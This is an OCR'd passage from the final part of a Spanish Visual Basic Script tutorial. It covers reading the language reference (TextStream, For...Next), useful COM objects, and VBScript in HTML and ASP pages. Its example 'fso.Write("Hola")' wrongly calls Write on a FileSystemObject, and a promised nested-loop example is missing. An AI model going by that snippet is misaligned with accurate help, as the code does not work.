
Objeto Dictionary | Objeto FileSystemObject

Bien, si lo entendemos creo que queda claro ya lo que pasa (y si no el ejemplo muestra como hacerlo): *TextStream.(o una propiedad o un metodo)* es lo que encontramos en el recuadro, y la descripción dice: TextStream se reemplaza por una variable marcador que representa al objeto devuelto desde un objeto FileSystemObject. En otras palabras, que TextStream es el nombre generico de la estructura que mencioné al explicar esta función que nos permite escribir y leer en un archivo. Si seguimos las instrucciones hariamos algo así:

Set fso = CreateObject("Scripting.FileSystemObject")
fso.Write("Hola") 'Reemplazamos TextStream por la variable que tiene el fso, y usamos el método Write.

Queda ya más claro ¿No? Lo que podemos poner después de **fso.** es una propiedad o un método, de entre todos los que tenemos listados justo abajo (si hacemos clic nos dirá como usar cada uno de ellos). Bueno, esto es lo más extravagante que podáis encontrar; si hay alguna otra dificultad, con mirar a los ejemplos y un par de pruebas, estoy seguro que a estas alturas lo sabréis sacar ya sin problemas.

Pongamos un último ejemplo, esta vez de una sentencia, para ver un poco los cambios y afirmar ya lo visto, si que queden dudas:



Visual Basic Scripting Edition

Instrucción For...Next

Repite un grupo de instrucciones un número de veces especificado.

```
For contador = inicio To fin [Step paso]
    [instrucciones]
    [Exit For]
    [instrucciones]
Next
```

Argumentos

contador
Variable numérica utilizada como contador de bucle. La variable no puede ser un elemento de matriz ni un elemento de tipo definido por el usuario.

inicio
Valor inicial de *contador*.

fin
Valor final de *contador*.

paso
El número de *contador* se cambia cada vez a lo largo del bucle. Si no se especifica, el valor predeterminado de *paso* es uno.

instrucciones
Una o varias instrucciones entre **For** y **Next** que se ejecutan el número de veces especificado.

Comentarios

El argumento *paso* puede ser positivo o negativo. El valor del argumento *paso* determina el procedimiento de bucle de la forma siguiente:

Valor	El bucle se ejecuta si
Positivo o 0	contador <= fin
Negativo	contador >= fin

Una vez que se inicia el bucle y que se han ejecutado todas las instrucciones en el bucle, se agrega *paso* a *contador*. En este punto, o bien las instrucciones del bucle se ejecutan de nuevo (según la misma prueba que hizo que el bucle se ejecutara inicialmente), o se sale del bucle y la ejecución continúa con la instrucción que sigue a **Next**.

Nota Cambiar el valor de *contador* mientras está dentro de un bucle puede dificultar la lectura y la depuración de su código.

Exit For sólo se puede utilizar dentro de una estructura de control **For Each...Next** o **For...Next** para proporcionar una forma alternativa de salida. Se puede ubicar cualquier número de declaraciones **Exit For** en cualquier lugar del bucle. A menudo, **Exit For** se utiliza con la evaluación de alguna condición (por ejemplo, **If...Then**) y transfiere el control a la instrucción que aparece inmediatamente después de **Next**.

Puede anidar bucles **For...Next** si ubica un bucle **For...Next** dentro de otro. Déle a cada bucle un nombre de variable único como *contador*. La siguiente estructura es correcta:

Si te fijas, no hay mucho que explicar de este último ejemplo, tan solo destacar que en vez de argumentos, aquí pueden ser **omitidos partes de la sentencia**; y que en este caso, en los Comentarios, se **explica detalladamente** el funcionamiento de la misma.

Programación en Visual Basic Script: Notas Finales

Bueno, para acabar este tutorial de Visual Basic Script, recordar en primer lugar los puntos básicos para conseguir un dominio avanzado de Visual Basic Script:

- **Conocer diversas funciones y usos alternativos posibles con ejemplos.**
- **Conocer la forma de trabajar con referencias del lenguaje.**
- Repasar con las referencias todo lo visto hasta ahora.
- Aprender con las referencias nuevas estructuras y funciones análogas.
- Aprender mediante las referencias otros objetos.
- Practicar, practicar y practicar mucho…

Los puntos primero y segundo básicamente están ya hechos aquí, aunque podréis encontrar por Internet si buscáis con ahínco muchas otras formas de usar Visual Basic Script; ya que como dice el dicho: *Si se puede imaginar, se puede programar*. El tercero y cuarto es cuestión de que con paciencia, repaséis ya de forma "legal" todas las funciones vistas hasta la fecha, y aprendáis cosas nuevas, como las sentencias *Case* y *Sub*, o las funciones de los objetos para redes, etc. Sobre el quinto punto, sería importante **buscar información** sobre básicamente los siguientes objetos:

- Excel.Application
- Word.Application
- Access.Application
- Outlook.Application
- ADOB.Stream
- MSWinsock.Winsock *(Funcionamiento completo para VB6)*
- ADODB.connection *(Posiblemente solo en VBScript para ASP)*
- Microsoft.XmlHttp

Con esto podréis desde realizar todo lo que las aplicaciones ofimáticas son capaces de hacer, hasta manejar casi todos los protocolos de Internet y las Bases de Datos (incluida la SQL). Por supuesto que hay más muy interesantes y algunos que ofrecen empresas, pero estos son los genéricos más usados.

Pos otro lado, el Visual Basic Script **no se limita solo** a los archivos "***.vbs**"; sino que puede ser usado integro en **páginas html, y en páginas ASP**. Me explico: si tu en una página web, escribes las etiquetas *<Script language="VBScript"></Script>* Puedes colocar entre ellas código VBScript que cumpla con las siguientes peculiaridades:

- No debe llamar a ningún objeto o ActiveX.
- No debe usar ningún objeto o ActiveX.
- Se tratarán de funciones simples vistas en el primer tutorial.
- Existen nuevas funciones específicas para esta versión de VBScript.
- Solo funciona en la gama Internet Explorer (no Mozilla, Opera, etc)

Si queréis aprender, tan solo buscad en Google *tutorial de vbscript*, pues los que os aparecerán enseñan por encima lo visto en el primer tutorial y la forma de ponerlo en páginas web. Por otro lado, como he dicho, en ASP se usa VBScript junto con HTML, a diferencia que este se ejecuta en el servidor (que debe ser de la gama IIS). Esto va más para desarrolladores de páginas web, pero siempre es bueno saberlo. Así, en una página ASP, todo lo que va entre <% y %> es Visual Basic Script (generalmente) y cumple las siguientes características:

- Se ejecuta en el servidor, no en la máquina del cliente.
- Los objetos se crearán en vez de con CreateObject, con Server.CreateObject.
- Cobra especial importancia el objeto ADODB.Connection
- Todo lo que no este entre <% y %> será HTML.
- Tiene unas cuantas reglas básicas adicionales y pequeñas variaciones.

De esa forma, alguien con conocimientos de Visual Basic Script, junto con conocimientos de aplicaciones Web, puede crear fácilmente páginas dinámicas una vez

aprenda (en Google si buscas *tutorial ASP* aparece) unas cuantas reglas adicionales muy simples y sencillas.

De todo esto que he dicho, no te preocupes si no te has enterado mucho, pues es para aquellos con experiencia en aplicaciones web. Pero no has de olvidar la ventaja de Visual Basic Script, y es que te sirve integra y completamente **para Visual Basic 6**, y verás pues, que todo **lo aprendido puede ser usado con facilidad**, centrándote así en aprender lo que de verdad hace importante a Visual Basic 6; que es el diseño de un programa, dejando de lado las subtareas que este debe realizar, pues ya has aprendido ha hacerlas con Visual Basic Script.

Solo me queda terminar este tutorial diciendo, en primer lugar que practiques y recuerdes esto, pues la práctica hace maestros. En segundo lugar, que he incluido junto con el tutorial dos referencias de Visual Basic Script y los ejemplos en su versión script. Y en tercer lugar que muchas gracias por haber leído hasta el final y por aguantar a alguien que no se expresa como uno desearía. Sinceramente, espero que estos tres tutoriales hayan cumplido su objetivo, o que al menos te ayudasen.

Y no lo olvides, para dudas o consultas escribe a: scswinter@hotmail.com

O bien visita: http://scswinter.110mb.com/